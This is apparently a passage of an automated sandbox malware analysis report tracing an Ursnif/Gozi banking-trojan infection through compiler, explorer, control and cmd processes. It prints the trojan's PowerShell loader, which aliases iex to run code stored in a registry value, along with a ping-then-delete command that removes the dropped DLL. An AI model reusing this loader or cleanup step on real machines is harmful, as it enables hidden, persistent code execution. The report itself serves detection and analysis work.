C:\Users\user\AppData\Local\Temp\CSC256FD05AD86B46298536785867B2F65B.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF65108ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ogaysol0.cmdline	unknown	359	success or wait	1	7FF651021EE7	ReadFile
C:\Users\user\AppData\Local\Temp\ogaysol0.0.cs	unknown	408	success or wait	1	7FF651021EE7	ReadFile

Analysis Process: cvtres.exe PID: **984**, Parent PID: **3444**

General

Target ID:	20
Start time:	10:57:22
Start date:	23/11/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RESE9EF.tmp" "c:\Users\user\AppData\Local\Temp\CSC256FD05AD86B46298536785867B2F65B.TMP"
Imagebase:	0x7ff79a6c0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5116**, Parent PID: **5872**

General

Target ID:	21
Start time:	10:57:24
Start date:	23/11/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\bplkxjdz.cmdline
Imagebase:	0x7ff651010000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSCCB299674C9DE4DC69C5A44CA79DFE4B3.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF65108E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCCB299674C9DE4DC69C5A44CA79DFE4B3.TMP	success or wait	1	7FF65108E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCCB299674C9DE4DC69C5A44CA79DFE4B3.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF65108ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bplkxjdz.cmdline	unknown	359	success or wait	1	7FF651021EE7	ReadFile
C:\Users\user\AppData\Local\Temp\bplkxjdz.0.cs	unknown	408	success or wait	1	7FF651021EE7	ReadFile

Analysis Process: cvtres.exe PID: **6064**, Parent PID: **5116**

General

Target ID:	22
Start time:	10:57:25
Start date:	23/11/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RESF4AD.tmp" "c:\Users\user\AppData\Local\Temp\CSCCB299674C9DE4DC69C5A44CA79DFE4B3.TMP"
Imagebase:	0x7ff79a6c0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **3320**, Parent PID: **5872**

General

Target ID:	23
Start time:	10:57:32
Start date:	23/11/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff75ed40000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\TestLocal	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	479844F	CreateDirectoryW
C:\Users\user~1\TestLocal.ps1	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	47910EC	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\TestLocal.ps1	0	224	6e 65 77 2d 61 6c 69 61 73 20 2d 6e 61 6d 65 20 64 76 6a 61 63 77 73 20 2d 76 61 6c 75 65 20 67 70 3b 6e 65 77 2d 61 6c 69 61 73 20 2d 6e 61 6d 65 20 6e 76 62 69 72 6b 6f 20 2d 76 61 6c 75 65 20 69 65 78 3b 6e 76 62 69 72 6b 6f 20 28 5b 53 79 73 74 65 6d 2e 54 65 78 74 2e 45 6e 63 6f 64 69 6e 67 5d 3a 3a 41 53 43 49 49 2e 47 65 74 53 74 72 69 6e 67 28 28 64 76 6a 61 63 77 73 20 22 48 4b 43 55 3a 5c 53 6f 66 74 77 61 72 65 5c 41 70 70 44 61 74 61 4c 6f 77 5c 53 6f 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 5c 35 34 45 38 30 37 30 33 2d 41 33 33 37 2d 41 36 42 38 2d 43 44 43 38 2d 38 37 33 41 35 31 37 43 41 42 30 45 22 29 2e 55 72 6c 73 52 65 74 75 72 6e 29 29	new-alias -name dvjacws -value gp;new-alias -name nvbirko -value iex;nvbirko ([System.Text.Encoding]::ASCII.GetString((dvjacws "HKCU:\Software\AppData Low\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))	success or wait	1	479119E	WriteFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	EnableSPDY3_0	dword	0	success or wait	1	47B4EA3	RegSetValueExA

Analysis Process: control.exe PID: **5160**, Parent PID: **5108**

General	
Target ID:	24
Start time:	10:57:33
Start date:	23/11/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff7b4f90000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000018.00000003.638851811.000001F81DE7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000018.00000003.638851811.000001F81DE7C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000018.00000002.881229478.000001F81DE7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000018.00000002.881229478.000001F81DE7C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000018.00000003.638947869.000001F81DE7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000018.00000003.638947869.000001F81DE7C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	E4C716	ReadFile

Analysis Process: cmd.exe PID: **4120**, Parent PID: **3320**

General	
Target ID:	25
Start time:	10:57:59
Start date:	23/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\7078612.dll
Imagebase:	0x7ff7651b0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **3764**, Parent PID: **4120**

General	
Target ID:	26
Start time:	10:57:59
Start date:	23/11/2022

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff60f050000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **2828**, Parent PID: **4120**

General

Target ID:	27
Start time:	10:57:59
Start date:	23/11/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff773ed0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: RuntimeBroker.exe PID: **4060**, Parent PID: **3320**

General

Target ID:	28
Start time:	10:58:04
Start date:	23/11/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff72dbc0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: **1120**, Parent PID: **5160**

General

Target ID:	29
Start time:	10:58:35
Start date:	23/11/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h

Imagebase:	
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly